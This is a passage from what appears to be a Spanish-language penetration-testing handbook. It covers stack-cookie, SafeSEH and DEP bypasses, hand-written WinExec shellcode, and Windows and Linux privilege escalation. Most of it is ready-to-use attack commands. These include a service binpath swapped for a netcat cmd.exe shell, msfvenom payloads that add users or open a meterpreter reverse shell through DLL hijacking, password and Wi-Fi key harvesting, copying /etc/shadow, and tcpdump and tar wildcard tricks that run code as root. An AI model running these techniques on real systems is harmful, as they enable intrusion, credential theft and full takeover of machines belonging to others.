python stackcookies.py
```




- a) Metodo1: Sobreescribir SEH

it is possible to bypass stack cookies if the vulnerable function will cause an exception in one way or another other way BEFORE the cookie is checked



- Compilar con GS habilitado pero sin SAFESEH



Abrir el programa compilado con argumento de 520 “A” , con esto sobrescribimos SEH

b) Metodo 2: Virtual Function call

Si el programa usa funciones virtuales tambien se puede sobreescibir algunos registros



- Compilar con GS habilitado

```

Registers <FPU>
EAX 45454545
ECX 01125758 virtual.01125758
EDX 00000000
EBX 7F7D9000
ESP 0054FA88
EBP 0054FB74
ESI 00000000
EDI 0054FB74
EIP 011214D0 virtual.011214D0
C 0 ES 0023 32bit 0<FFFFFF>
P 1 CS 001B 32bit 0<FFFFFF>
A 0 SS 0023 32bit 0<FFFFFF>
Z 0 DS 0023 32bit 0<FFFFFF>
S 0 FS 003B 32bit 7F?DF000<FFF>
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS <00000000>
EFL 00010206 <NO,NB,NE,A,NS,PE,GE,G>
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 <GT>
FCW 022F Prec NEAR 53 Mask 1 1 1 1 1 1

```

Podemos sobreescribir EAX

A **virtual function** is a member **function** that you expect to be redefined in derived classes. When you refer to a derived class object using a pointer or a reference to the base class, you can call a **virtual function** for that object and execute the derived class's version of the**function**.

8.6.2. Burlando SAFESEH

Modules compiled with this flag will include a **list of all known addresses that can be used as exception handler functions**. If an exception occurs, the application will check if the address in the SEH chain records belongs to the list with "known" functions.

Aun podemos controlar SEH si encontramos un POP/POP/RET fuera del rango de memoria de las memorias que se cargaron con SAFESEH

- El código fuente lo podemos compilar con Visual Studio en windows 8



- En windows XP primero verificamos si tiene protección SAFESEH

```
!mona modules
```


Module info :								
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS	Dll
0x74dc0000	0x74e7d000	0x0001bd000	True	True	True	True	True	True
0x00280000	0x0028d000	0x0000d000	True	True	True	True	True	False
0x76fe0000	0x770d8000	0x000f8000	True	True	True	True	True	True
0x56280000	0x563f2000	0x00172000	True	True	True	True	True	True
0x776d0000	0x77837000	0x00167000	True	True	True	True	True	True

We need to look for all call/jmp combinations automatically and only list the ones that are **outside the range of a loaded module** :

```
!mona seh -all
```

```
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
[+] Querying memory outside modules
- Querying 0xffffffff - 0xffffffff
- Querying 0x00425001 - 0x71a1ffff
- Querying 0x71a28001 - 0x71a2ffff
- Querying 0x71a47001 - 0x77bdffff
- Querying 0x77c38001 - 0x77d9ffff
- Querying 0x77e4c001 - 0x77e4ffff
- Querying 0x77ee2001 - 0x77fbffff
- Querying 0x77fd1001 - 0x7c7fffff
- Querying 0x7c903001 - 0x7c90ffff
- Querying 0x7c9c5001 - 0x7fffffff
- Search complete, processing results
[+] Preparing output file 'seh.txt'
- <Re>setting logfile seh.txt
[+] Writing results to seh.txt
- Number of pointers of type 'call dword ptr ss:[ebp+30]' : 1
[+] Results :
0x00280b0b : call dword ptr ss:[ebp+30] ! startnull.ascii <PAGE_READONLY>
Found a total of 1 pointers
```

Encontramos un dirección usable (ESP+30) que apunta a NSEH



Ya que la dirección 0x00280b0b (ESP+30) tiene un null byte el shellcode debe ir antes, por lo que debemos realizar salto hacia atrás para que se ejecute nuestro shellcode

Exploit:

/root/Desktop/Laboratorio/Lab5-exploits/bypass/safeSEH.py

8.6.3. Burlando DEP (ROP)

DEP can be configured to one of the following values :

- ✓ OptIn : Only a limited set of Windows system modules/binaries are protected by DEP.
- ✓ OptOut : All programs, processes, services on the Windows system are protected, except for processes in the exception list
- ✓ AlwaysOn : All programs, processes, services, etc on the Windows system are protected. No exceptions
- ✓ AlwaysOff : DEP is turned off
- ✓ Permanent DEP: Use SetProcessDEPPolicy to make sure processes are DEP enabled

The default settings for the various versions of the Windows operating system are :

- ✓ Windows XP SP2, XP SP3, Vista SP0 : OptIn
- ✓ Windows Vista SP1 : OptIn + Permanent DEP
- ✓ Windows 7: OptIn + Permanent DEP
- ✓ Windows Server 2003 SP1 and up : OptOut
- ✓ Windows Server 2008 and up : OptOut + Permanent DEP

Contramedidas

Windows se ejecuta en el modo protegido:

- ✓ Paginacion
- ✓ Memoria virtual
- ✓ multitarea

Contramedidas en Windows

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	?	?
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes ¹	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes

Enhanced Mitigation Experience Toolkit

<https://technet.microsoft.com/en-us/security/jj653751>

Transformar assembler a código maquina

```

nasm -f elf32 simple32.asm -o simple32.o
ld -m elf_i386 simple32.o -o simple32
objdump -d -M intel simple32
/cr eh simple

```

Encriptar payload

```
./enc.sh simple.bin
```

8.7. Usando GBD

Compilar con información para el debugger

```
gcc -ggdb stack.c -o stack
```

Iniciar gdb

```
gdb demo
```

Mostrar código

```
list
```

Mostrar código ensamblador

```
disas NeverExecute
```

Crear breakpoint

```
break 9
```

Mostrar contenido de registros

```
x/40xg $esp  
x/40xg 0xffffffff
```

8.8. Otros Scripts

- Finds the absolute address of a function in a specified DLL.

```
arwin.exe kernel32.dll WinExec
```

8.9. Fuzzing

Replace with random data from byte 12

```
zzuf -b12 cat data.txt
```

```
cd /opt/web/jbrofuzz ; java -jar JBroFuzz.jar
```

8.10. Escribir shellcodes desde 0

- Comando a ejecutar
calc.exe

• Argrupar cada 4 caracteres
"calc"
.exe"

• Invertir el orden
.exe"
"calc"

- Convertir a Hexa

"\x2E\x65\x78\x65"

"\x63\x61\x6C\x63"

- Adicionar op de PUSH (x68)

"\x68\x2E\x65\x78\x65" => PUSH ".exe"

"\x68\x63\x61\x6C\x63" => PUSH "calc"

- Shellcode

"\x33\xC0" => XOR EAX,EAX | Zero out EAX register

"\x50" => PUSH EAX | Push EAX to have null-byte
|padding for "calc.exe"

"\x68\x2E\x65\x78\x65" => PUSH ".exe" \ Push The ASCII string
|to the stack

"\x68\x63\x61\x6C\x63" => PUSH "calc" /

"\x8B\xC4" => MOV EAX,ESP | Put a pointer to the
|ASCII string in EAX

"\x6A\x01" => PUSH 1 | Push uCmdShow
| parameter to the stack

"\x50" => PUSH EAX | Push the pointer to
|lpCmdLine to the stack

"\xBB\xED\x2A\x86\x7C" => MOV EBX,[7C862AED](#) | Move the pointer
|to WinExec([7C862AED](#)) into EBX

"\xFF\xD3" => CALL EBX | Call WinExec()

La funcion WinExec esta en la direccion [7C862AED](#) en kernel32.dll

8


ESCALAMIENTO DE PRIVILEGIOS



IX. ESCALAMIENTO DE PRIVILEGIOS


9. Mecanismos de protección

9.1.1. Anillos de protección de los sistemas operativos



- Windows usa:
 - ✓ ring 0 (kernel mode)
 - ✓ ring 3 (user mode.)
- Linux usa:
 - ✓ ring 0 for kernel y controladores
 - ✓ ring 2 for código privilegiado
 - ✓ ring 3 for código NO-privilegiado

Actualmente se usa mas Windows 7:



Fuente: thehackernews.com⁴

9.1.2. Tipos de usuarios

1. System
2. Administrator
3. Power User
4. Regular user

⁴ <http://thehackernews.com/2016/02/windows-10-upgrade.html>

User Permissions

Domain User == Local Administrator on the host

Domain User == Power User on the host

<http://blogs.technet.com/markrussinovich/archive/2006/05/01/the-power-user-and-local-administrators.aspx>

All Domain Users == Local Admins on all hosts

Many Domain Groups = Local Admins on all hosts

9.1.3. Niveles de integridad

El nivel de integridad es una representación de la fiabilidad de los procesos de aplicaciones y objetos. Este mecanismo permite bloquear a los procesos de integridad inferior (menos confiables) leer o modificar objetos de mayor integridad

Integrity level SID	Name
S-1-16-4096	Mandatory Label\Low Mandatory Level
S-1-16-8192	Mandatory Label\Medium Mandatory Level
S-1-16-12288	Mandatory Label\High Mandatory Level
S-1-16-16384	Mandatory Label\System Mandatory Level

Asignar nivel de integridad bajo:

```
icacls lowcalc.exe /setintegritylevel Low
```

Not all application programs will run properly in a low-integrity process. A low integrity process does not have write access to most areas under the user's local profile area of the file system or the registry under HKCU.

9.1.4. Sandbox

Processes that execute within a very restrictive environment. The only resources sandboxed processes can freely use are CPU cycles and memory. For example, sandboxes processes cannot write to disk or display their own windows. What exactly they can do is controlled by an explicit policy. Chromium renderers are sandboxed processes.

What does and doesn't it protect against?

The sandbox limits the severity of bugs in code running inside the sandbox. Such bugs cannot install persistent malware in the user's account (because writing to the filesystem is banned). Such bugs also cannot read and steal arbitrary files from the user's machine.

Sandboxes are typically used when data (such as documents or executable code) arrives from an untrusted source. A sandbox limits, or reduces, the level of access its applications have. For example, creating and executing files and modifying system information such as certain registry settings and other control panel functions may be prohibited.

Ex:

- Protected Mode (PM) was introduced with Reader 10.0

- IE 10 Enhanced Protected Mode sandbox

9.1.5. Seguridad en Windows 8

- Boot seguro: Introduce UEFI como mecanismo de protección rootkits y bootkits
- Windows defender está presente por defecto
- Solo se puede instalar drivers firmados digitalmente

9.2. Enumeración

El primer paso es enumerar qué privilegios tenemos actualmente.



[/opt/privilege-escalation/Windows/]

- Enumerar con WMIC (Windows Management Instrumentation Command-line)

wmic_enumeration.bat

✓ genera out.html

- Enumerar con comandos nativos

enumerate.bat

✓ genera report.txt

9.2.1. Aprovechando usuarios locales

➤ Power Users:

a member of the Power Users group could install a malicious program or a DLL, and then cause the administrator or a system service to run the malicious program or the DLL

➤ Cuentas de dominio:

Las cuentas de dominio no tienen restriccion de UAC (User Account Control). Utilizar PSEXEC

9.2.2. Buscar passwords



➤ Archivos con passwords:

Ir a la unidad C primero

✓ Archivos que su nombre contenga pass/cred/vnc/config

```
dir /s *pass* == *cred* == *vnc* == *.config* > result.txt
```

✓ Archivos que tengan en su contenido las palabra password (.ini y .txt)

```
findstr /si password *.xml *.ini *.txt
```

➤ **Passwords en el registro**

Comandos codificados en: */opt/privilege-escalation/Windows/ENUM.bat*

➤ **Archivos unattend, sysprep que puedan contener passwords**

Comandos codificados en: */opt/privilege-escalation/Windows/ENUM.bat*



Tipicamente estos archivos se usan para instalar actualizaciones en varios equipos al mismo tiempo.



post/windows/gather/enum_unattend
* Solo busca el archivo *unattend.xml*

También se puede buscar los archivos **autounattend.xml** en servidores “Windows Deployment Services (WDS)” (No requiere autenticacion)



WDS es usado para hacer instalaciones en red de Windows




auxiliary/scanner/dcerpc/windows_deployment_services

➤ **Exportar configuraciones wireless**

```
netsh wlan export profile key=clear
```

9.2.3. Servicio mal configurados

➤ **binpath service modify**



Revisar si algun usuario a parte de SYSTEM y del administrador puede modificar el servicio (ruta del ejecutable):

```
accesschk.exe -accepteula -uwcq * > services.txt
```

✓ Reemplazar binpath

```
sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
```

We will not always have full access to a service even if it is incorrectly configured.
Any of these access rights will give us a SYSTEM shell

```
accesschk.exe -ucqv Spooler
```

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

SERVICE_CHANGE_CONFIG

WRITE_DAC

WRITE_OWNER

GENERIC_WRITE

GENERIC_ALL

➤ Permisos débiles

Revisar si algun usuario a parte de SYSTEM y del administrador puede reemplazar el ejecutable del servicio.



bin_service_perm-wmic.exe

✓ Buscamos permisos mal configurados

BUILTIN\Usuarios:(F)

BUILTIN\Usuarios Avanzados:(F)

✓ Remplazar el ejecutable del servicio con un backdoor y reiniciar el servicio



exploit/windows/local/service_permissions



9.2.4. Buscar autoruns perdidos



/usr/share/windows-binaries/



```
autorunsc.exe -a * > auto.txt
```

```
type auto.txt | findstr "File\ not\ found"
```

9.2.5. Revisar mala configuración



/usr/share/windows-binaries/



```
windows-privesc-check2.exe --audit -U -T auto -t -S -R -O -L -k -j -I -H -G  
-D -o wpc-report
```

Revisa: users, services, processes, registry, drives, groups, shares

- Revisar permisos

```
icacls archivo.txt
```

9.2.6. Buscar exploits



Buscamos exploits en base a los parches no instalados. Para saber que parches tiene instalado usamos **systeminfo**,

En windows:

```
systeminfo > info.txt
```

En KALI;



- Actualizar base de datos

```
./windows-exploit-suggester.py --update
```

- Obtener lista de vulnerabilidades :

```
./windows-exploit-suggester.py --database 2016-01-30-mssb.xlsx  
--systeminfo info.txt > vulnerabilidades.txt
```

- Filtrar vulnerabilidades

```
cat vulnerabilidades.txt | grep "Elevation of Privilege"
```

[M] MS14-009: Vulnerabilities in .NET Framework Could Allow **Elevation of Privilege**
 [E] MS14-002: Vulnerability in Windows Kernel Could Allow **Elevation of Privilege** ([E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow **Elevation**
 [M] MS11-080: Vulnerability in Ancillary Function Driver Could Allow **Elevation of**
 [E] MS11-011: Vulnerabilities in Windows Kernel Could Allow **Elevation of Privilege**
 [M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow **Elevation**
 [E] MS10-047: Vulnerabilities in Windows Kernel Could Allow **Elevation of Privilege**
 [M] MS10-015: Vulnerabilities in Windows Kernel Could Allow **Elevation of Privilege**
 [M] MS09-020: Vulnerabilities in Internet Information Services (IIS) Could Allow **E**
 nt

M = Modulo de Metasploit

E = Exploit publico

9.3. Path space

Cuando los servicios tienen espacios en su ruta y no estan entre comillas es posible escalar privilegios. Ejemplo:

D:\Program Files\OpenVPN\bin\openvpnserv.exe

Si creamos el archivo D:\Program.exe se ejecutara en el siguiente reinicio

Para recibir la shell debemos configurar para que migre automáticamente a otro proceso de otra manera la shell se cerrara después de unos segundos

```
set AutoRunScript migrate -f
```



9.3.1. Abusing MSI's elevated privileges

Info:						
-------	--	--	--	--	--	--

MSI packages can be installed with elevated privileges for non-admin users

For a package to use elevated privileges the a registry name “[AlwaysInstallElevated](#)” must exist in both keys with a dword value of 1. (Por defecto no lo esta)

- Comprobando valores

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v  
AlwaysInstallElevated
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v  
AlwaysInstallElevated
```

- Generando MSI (metasploit)

```
msfvenom -p windows/adduser USER=hacker PASS=P@ssword! -f msi -o rotten.msi
```

- Ejecutando de manera silenciosa (cmd)

```
msiexec /quiet /qn /i rotten.msi
```



9.3.2. Windows Escalate UAC Protection Bypass



This module will bypass Windows UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off.



exploit/windows/local/bypassuac_injection



9.3.3. Hot Potato

The exploit consists of 3 main parts

1. Local NBNS Spoofing

When you (or Windows) perform a DNS lookup, first Windows will check the “hosts” file. If no entry exists, it will then attempt a **DNS lookup**. If this fails, an **NBNS lookup** will be performed.

The NBNS protocol basically just asks all hosts on the local broadcast domain “Who knows the IP address for host XXX?”. Any host on the network is free to respond however they wish.

2. Fake WPAD Proxy Server

3. HTTP → SMB NTLM Relay

With all HTTP traffic now flowing through a server that we control, we can do things like request NTLM authentication...

The NTLM credentials are relayed to the local SMB listener to create a new system service that runs a user-defined command. This command will run with "NT AUTHORITY\SYSTEM" privilege.

9.3.4. DLL hijacking Windows (WinXP,Win2003,Win7)

Esta técnica consiste en buscar servicios que intentan cargar DLL que no existen. Podemos reemplazar con nuestra propia DLL.

Una aplicación buscan DLL en el siguiente orden:

1. En el directorio donde es cargado la aplicación
2. En el directorio del sistema (C:\Windows\System32)
3. En el directorio de windows (C:\Windows)
4. Directorios en la variable de ambiente PATH (solo del sistema)

Windows 7 (32/64)

Servicio	DLL no encontrada
IKE and AuthIP IPsec Keying Modules (IKEEXT)	wlbsctrl.dll
Windows Media Center Receiver Service (ehRecv)	ehETW.dll
Windows Media Center Scheduler Service (ehSched)	ehETW.dll

Windows XP

Servicio	DLL no encontrada
Automatic Updates (wuauserv)	ifsproxy.dll
Remote Desktop Help Session Manager (RDSessMgr)	SalemHook.dll
Remote Access Connection Manager (RasMan)	ipbootp.dll
Windows Management Instrumentation	wbemcore.dll

(winmgmt)

Otros servicios no instalados por defecto

Servicio	DLL no encontrada
Audio Service (STacSV)	SFFXComm.dll SFCOM.DLL
Intel(R) Rapid Storage Technology (IAStorDataMgrSvc)	DriverSim.dll
Juniper Unified Network Service(JuniperAccessService)	dsLogService.dll
Encase Enterprise Agent	SDDisk.dll

Usaremos **Windows 7 (32bits)** y la DLL **wlbsctrl.dll** para este ejemplo.

Revisando los permisos de escritura de los directorios del PATH



powershell.exe -executionpolicy bypass -file pathperm.ps1

```
C:\Users\myuser\Documents>powershell.exe -executionpolicy bypass -file pathperm.ps1
powershell.exe -executionpolicy bypass -file pathperm.ps1
[+] INYECCION SQL 156
[i] Number of folder paths : 6
[i] Copying and removing test file to path folders where access is granted
    Access granted: C:\Perl\site\bin
    Access granted: C:\Perl\bin
    Access denied : C:\Windows\system32
    Access denied : C:\Windows
    Access denied : C:\Windows\System32\Wbem
    Access denied : C:\Windows\System32\WindowsPowerShell\v1.0\
```

- Simplemente generamos y adicionamos nuestro dll malicioso **wlbsctrl.dll** en la ruta **c:\Perl\bin** y esperamos un reinicio.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.80.174 LPORT=443  
-f dll > wlbsctrl.dll
```

Después de realizar la explotación el equipo ya no podrá logearse. Así que debemos renombrar el archivo para que pueda entrar normalmente a su equipo

En meterpreter:

```
mv wlbsctrl.dll wlbsctr21.dll
```

- Otros ataques

<https://clymb3r.wordpress.com/2013/09/15/intercepting-password-changes-with-function-hooking>

- MitM con PPTP

<https://www.youtube.com/watch?v=vdppEZjMPCM&hd=1>

9.4. Linux

- 1) Cron (Malos permisos, exploit en software)
- 2) SUID/GUID
- 3) Exploits kernel
- 4) Sudo – exploit sudo
- 5) Exploit programas instalados

- **Tipos de usuarios:**

	Privilegios	Ejemplo
Root	Todos	
Usuarios normales	No todos	
Usuarios de servicios	Muy poco	ftp, www-data

9.4.1. Enumeración



[ /opt/privilege-escalation/Linux/]

```
python linuxprivchecker.py > enum1.txt
```

FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with

The following exploits are ranked **higher in probability** of success because this script detected a

- 2.6 UDEV < 141 Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/8572 ||
- 2.6 UDEV Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/8478 || Language
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db..

The following exploits are applicable to this kernel version and should be investigated as well

- Kernel ia32syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 ||

9.4.2. Revisando logs

[ /opt/post-exploitation/Linux]

Log-collector.sh

Recolectara los logs de Apache, Sistema, etc y los empaqueta en **logs.tar.bz2**



Los logs de apache arbrilos con **apache-log-viewer** (Windows 7)



9.4.3. Explotar archivos con malos permisos (Cron)

Editar los ficheros para que nos envie una shell cuando se ejecute el cron

9.4.4. SUID/GUID y sudo

- Comando cp

Podemos copiar cualquier archivo con privilegios de root:

```
cp -f --no-preserve=all /etc/shadow /var/www
```

- Comando tcpdump

Podemos ejecutar comando son tcpdumpt:

```
echo 'id\ncat /etc/shadow' > /tmp/.test
chmod +x /tmp/.test
tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

- Comando tar

Tar Unix Wildcards Local Privilege Escalation

```
tar cfz /home/rene/backup/backup.tar.gz *
```


Tar's --checkpoint-action exists as a tar feature allowing binary execution.

En el directorio donde se ejecuta tar:

```
echo > --checkpoint=1;
echo > --checkpoint-action=exec=sh\ shell.sh;
echo 'chmod u+s /bin/dash' > shell.sh
chmod +x shell.sh
```

- Comando more
- Comando less
- Comando vi
- Comando view
- Comando nmap

```
nmap -interactive
```



- Comando man
- Comando search

9.4.5. Exploits

<https://www.kernel-exploits.com/>

9

